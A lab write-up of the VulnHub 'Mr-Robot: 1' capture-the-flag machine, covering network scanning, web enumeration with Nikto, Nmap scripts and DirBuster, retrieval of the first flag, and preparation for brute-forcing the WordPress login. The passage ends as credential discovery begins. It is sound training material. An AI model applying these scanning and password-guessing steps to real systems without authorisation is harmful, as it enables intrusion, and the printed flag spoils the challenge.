VulnHub Machine: Mr-Robot: 1

Attacker Machine: Kali Linux (192.168.56.104)

Target Machine: Mr-Robot: 1 (192.168.56.103)

Prepared by: Saniya Shaikh

1. Objective

The goal of this exercise was to gain a foothold on the VulnHub machine “Mr-Robot: 1” and progressively escalate privileges until root-level (administrator-level) access was achieved. The machine is designed as a beginner-to-intermediate Capture-the-Flag (CTF) target and contains three hidden keys (flags) that mark progress through the challenge: an initial web-accessible key, a key reachable after gaining a low-privileged shell, and a final key reachable only with root access.

This report documents every step actually performed during the assessment, in the order it happened, explaining what each command did, what it revealed, and why that result led to the next action taken.

2. Lab Environment

- Attacker machine: Kali Linux (user: saniya)
- Target machine: Mr-Robot: 1 (VulnHub boot2root VM)
- Network: isolated host-only/NAT network 192.168.56.0/24, interface eth1 on Kali

- Kali IP address: 192.168.56.104
- Target IP address: 192.168.56.103

Both machines were placed on the same private VirtualBox network so that the attacker machine could reach the target directly, without needing external internet access for the attack itself.

3. Target Information

Item	Value
Attacker IP (Kali)	192.168.56.104
Target IP (Mr-Robot: 1)	192.168.56.103
Open ports	80/tcp (HTTP), 443/tcp (HTTPS)
Closed ports	22/tcp (SSH)
Web server	Apache httpd
Web technology	PHP 5.5.29, WordPress

4. Reconnaissance

Reconnaissance is the first stage of any penetration test. The goal here was simply to confirm which machine belonged to the attacker, which machine was the target, and what services the target was running.

Step 1 — Finding the Kali (Attacker) IP Address

Command : ip addr and ip route




Figure 1: Kali Network Configuration




Figure 1.1:mr.robot Network Configuration

Description: The ip addr command lists all network interfaces on the Kali machine and their assigned IP addresses. The ip route command shows which network is reachable through which interface.

Result: Interface eth1 was assigned the IP address 192.168.56.104/24, and the route table confirmed that the 192.168.56.0/24 network is reachable through eth1.

Interpretation: 192.168.56.104 is the Kali (attacker) machine's own IP address on the lab network. Any target machine on this challenge must also sit on the 192.168.56.0/24 network.

Why this matters: Knowing the attacker's own IP is required later for setting up reverse shells (LHOST) and for confirming that scan traffic is coming from the correct interface.

Next step: With the attacker's network identified, the next task was to scan that network range and identify the target machine's IP address and open ports.

Step 2 — Scanning the Target for Open Ports and Services

Command : sudo nmap -A 192.168.56.103




Figure 2: Nmap Aggressive Scan Result

Description: The nmap -A flag runs an aggressive scan, which detects open ports, the service and version running on each port, and attempts OS detection. The scan was pointed directly at 192.168.56.103, the target machine on the lab network.

Result: 997 TCP ports were filtered (no response). Port 22 (SSH) was closed. Port 80 (HTTP) was open, running Apache httpd. Port 443 (HTTPS) was also open, running Apache with SSL.

Interpretation: SSH being closed means the machine cannot be accessed directly by logging in with SSH. Because HTTP and HTTPS are open, the target is running a web application, so the website itself is the most likely way in.

Why this matters: This tells us the entire attack path has to go through the web server, since that is the only listening service available.

Next step: Since port 80 was open, the logical next step was to open the target's website in a browser and begin examining the web application.

5. Web Enumeration

With HTTP confirmed open, the website itself became the main target. This section covers browsing the site directly, then using automated tools (Nikto, Nmap's http-enum script, and DirBuster) to look for hidden files and directories that are not linked anywhere on the visible pages.

Step 3 — Viewing the Target Website in a Browser

Command : Browsed to http://192.168.56.103




Figure 3: Mr. Robot Themed Landing Page

Description: The homepage displayed a stylised terminal-like interface themed around the Mr. Robot TV show, with a message from "mr. robot" and a short list of commands (prepare, fsociety, inform, question, wakeup, join). Typing ls and hello into this fake terminal both returned "Error: Command not recognized."

Result: The page is a themed, static front end. None of the listed commands were real, usable commands, and no useful clue came directly from this page.

Interpretation: Because the homepage did not lead anywhere by itself, the site needed to be scanned for hidden files and folders instead of explored by hand.

Why this matters: It confirmed that manual browsing alone would not be enough, and that automated web enumeration tools were needed next.

Next step: Nikto, a web-server scanner, was run against the target to look for common files, directories, and misconfigurations.

Step 4 — Web Server Enumeration Using Nikto

Command / Action: nikto -h 192.168.56.103




Figure 4: Nikto Scan Results

Description: Nikto is a web-server enumeration tool. It was used because the earlier Nmap scan confirmed an Apache web server was running, and Nikto specialises in finding common web-server files, directories, and header issues.

Result: Nikto confirmed the server was Apache running PHP 5.5.29. It flagged several items of interest, including a /readme resource, an /image/ directory, phpMyAdmin-related paths, and several missing HTTP security headers.

Interpretation: The /readme resource stood out as something worth checking manually, since Nikto specifically labelled it "This might be interesting."

Why this matters: This was the first concrete lead pointing to files on the server that are not linked from the normal homepage.

Next step: The /readme resource discovered by Nikto was opened manually in the browser to see what it contained.

Step 5 — Investigating the /readme Resource

Command : http://192.168.56.103/readme




Figure 5: Manual Verification of /readme

Description: The /readme path flagged by Nikto was opened directly in the browser to check its contents.

Result: The page returned the text: "I like where you head is at. However I'm not going to help you."

Interpretation: This is a playful, in-character message from the machine's creator. It confirms the enumeration approach was on the right track, but it gave no direct technical clue.

Why this matters: It showed that simply finding files was not enough — deeper, automated enumeration was still required to find something genuinely useful.

Next step: Nmap's http-enum script was used to enumerate the web server more thoroughly and look for additional files and directories.

Step 6 — HTTP Enumeration Using Nmap NSE (http-enum)

Command / Action: sudo nmap -p80 --script http-enum 192.168.56.103




Figure 6: Nmap HTTP Enumeration Results

Description: The http-enum Nmap script checks a target web server against a built-in list of common file and directory names, and reports which ones exist.

Result: The scan found /admin/, /wp-login.php, /wp-admin/upgrade.php, /feed/ (which revealed "Wordpress version: 4.3.1"), several wp-includes files, /readme.html, and — importantly — /robots.txt, labelled as a "Robots file."

Interpretation: The presence of /wp-login.php and the WordPress version banner confirmed the site is built on WordPress. The /robots.txt file is normally used to tell search engines which pages not to index, but it can also accidentally reveal hidden files to an attacker.

Why this matters: This gave two new leads: the site runs WordPress (a common and well-studied CMS), and robots.txt might reveal files the site owner wanted to keep hidden.

Next step: The contents of /robots.txt were examined directly.

6.1 Analysing robots.txt

Command / Action: http://192.168.56.103/robots.txt




Figure 7: Contents of robots.txt

Description: The robots.txt file was opened in the browser to read its contents.

Result: The file contained a wildcard user-agent entry followed by two file names: fsocity.dic and key-1-of-3.txt.

Interpretation: key-1-of-3.txt is very clearly the first flag of the challenge. fsocity.dic sounds like a dictionary/wordlist file, which is likely useful later for password guessing.

Why this matters: This is a direct, confirmed clue — not a guess. Both files were now known to exist on the server and needed to be retrieved.

Next step: The key-1-of-3.txt file was retrieved first, since it was the more obviously important of the two.

6.2 Retrieving the First Key

Command / Action: curl -i http://192.168.56.103/key-1-of-3.txt




Figure 8: Retrieval of the First CTF Key

Description: curl was used to fetch the contents of key-1-of-3.txt directly from the web server.

Result: The server returned the value 073403c8a58a1f80d943455fb30724b9.

Interpretation: This is the first flag of the CTF, confirmed directly from robots.txt and retrieved with no exploitation required.

Why this matters: It proved robots.txt was a genuine clue, giving confidence to also investigate the second file, fsocity.dic.

Next step: fsocity.dic was downloaded and examined to understand what it contained.

Key 1 — First Flag

Location discovered: http://192.168.56.103/key-1-of-3.txt (revealed via robots.txt)

Method used: curl -i http://192.168.56.103/key-1-of-3.txt

Result: **073403c8a58a1f80d943455fb30724b9**

Step 7 — Downloading and Examining fsocity.dic

Command / Action: wget http://192.168.56.103/fsocity.dic




Figure 9: Downloading and Inspecting fsocity.dic

Description: The fsocity.dic file referenced in robots.txt was downloaded with wget. Its size was then checked (ls -lh), the number of lines counted (wc -l), and the last few lines viewed (tail).

Result: The file was 7.0MB and contained 858,160 lines. The tail of the file showed plain words such as psychedelic, iamalearn, uHack, imhack, and also the string ER28-0652.

Interpretation: fsocity.dic is a custom wordlist — a large list of candidate words that could be usernames or passwords for this specific machine. Its size makes it impractical to test every single entry against the login form quickly, so it needed to be filtered down.

Why this matters: This wordlist became the main source used later for both username and password guessing against the WordPress login.

Next step: Before password guessing, the site's login page and structure needed to be confirmed, so directory brute-forcing with DirBuster was run next.

6.3 Directory Brute-Forcing with DirBuster

Step 8 — Running OWASP DirBuster Against the Target

Command / Action: dirbuster, target URL set to 192.168.56.103




Figure 10: DirBuster Configuration Window

Description: OWASP DirBuster is a GUI tool that brute-forces directory and file names on a web server using a wordlist. It was pointed at the target's root URL and configured to brute-force both directories and files.

Result: The tool began scanning the target for hidden paths.

Interpretation: This step was used to map out the full structure of the website beyond what Nikto and http-enum had already found.

Why this matters: A more complete picture of the site's structure helps confirm which paths (such as the login page) are reachable and worth targeting.

Next step: The scan results were reviewed once DirBuster finished running.

Step 9 — Reviewing DirBuster Results




Figure 11: DirBuster Scan Output

Description: DirBuster's output lists every directory and file it found, along with the HTTP status code returned for each.

Result: The scan confirmed a working WordPress installation, including /wp-login.php (status 200), plus directories such as /blog/, /images/, /rss/, /login/, /js/, /feed/, and /video/.

Interpretation: /wp-login.php responding with status 200 confirmed that the WordPress login page is directly reachable and is the entry point for authentication.

Why this matters: This gave a confirmed, working URL to target for credential testing.

Next step: The WordPress login page was opened in the browser to confirm it visually.

7. WordPress Enumeration

Step 10 — Confirming the WordPress Login Page

Command : http://192.168.56.103/wp-login.php




Figure 12: WordPress Login Page

Description: The URL found by both Nmap's http-enum script and DirBuster was opened directly in the browser.

Result: A standard WordPress login form was displayed, asking for a Username and Password.

Interpretation: This confirmed WordPress as the exact login mechanism to target. WordPress login forms send data using the fields log= (username), pwd= (password), and wp-submit= (the submit button value) in a POST request.

Why this matters: Knowing the exact field names is required to automate login attempts with a tool like Hydra.

Next step: Burp Suite was used to intercept and inspect an actual login POST request, to confirm the field names and request format before automating attacks.

Step 11 — Observing the Login Request with Burp Suite

Command / Action: Burp Suite — HTTP history




Figure 13: Burp Suite HTTP History Showing the Login POST Request

Description: Burp Suite's proxy was used to capture browser traffic. The HTTP history tab shows a POST request sent to /wp-login.php.

Result: The captured request confirmed the login form submits to wp-login.php as a POST request, matching what was expected from a standard WordPress site.

Interpretation: This confirmed the exact endpoint and method (POST to /wp-login.php) that any automated login-testing tool would need to target.

Why this matters: This information (the URL, method, and field names log=, pwd=, wp-submit=) is exactly what Hydra needs to automate login attempts.

Next step: Before guessing passwords, a valid username had to be found. The fsocity.dic wordlist was searched for likely username candidates.

8. Credential Discovery

Step 12 — Searching the Wordlist for a Username Candidate

Command / Action: cat fsocity.dic.1 (sample view of the wordlist)

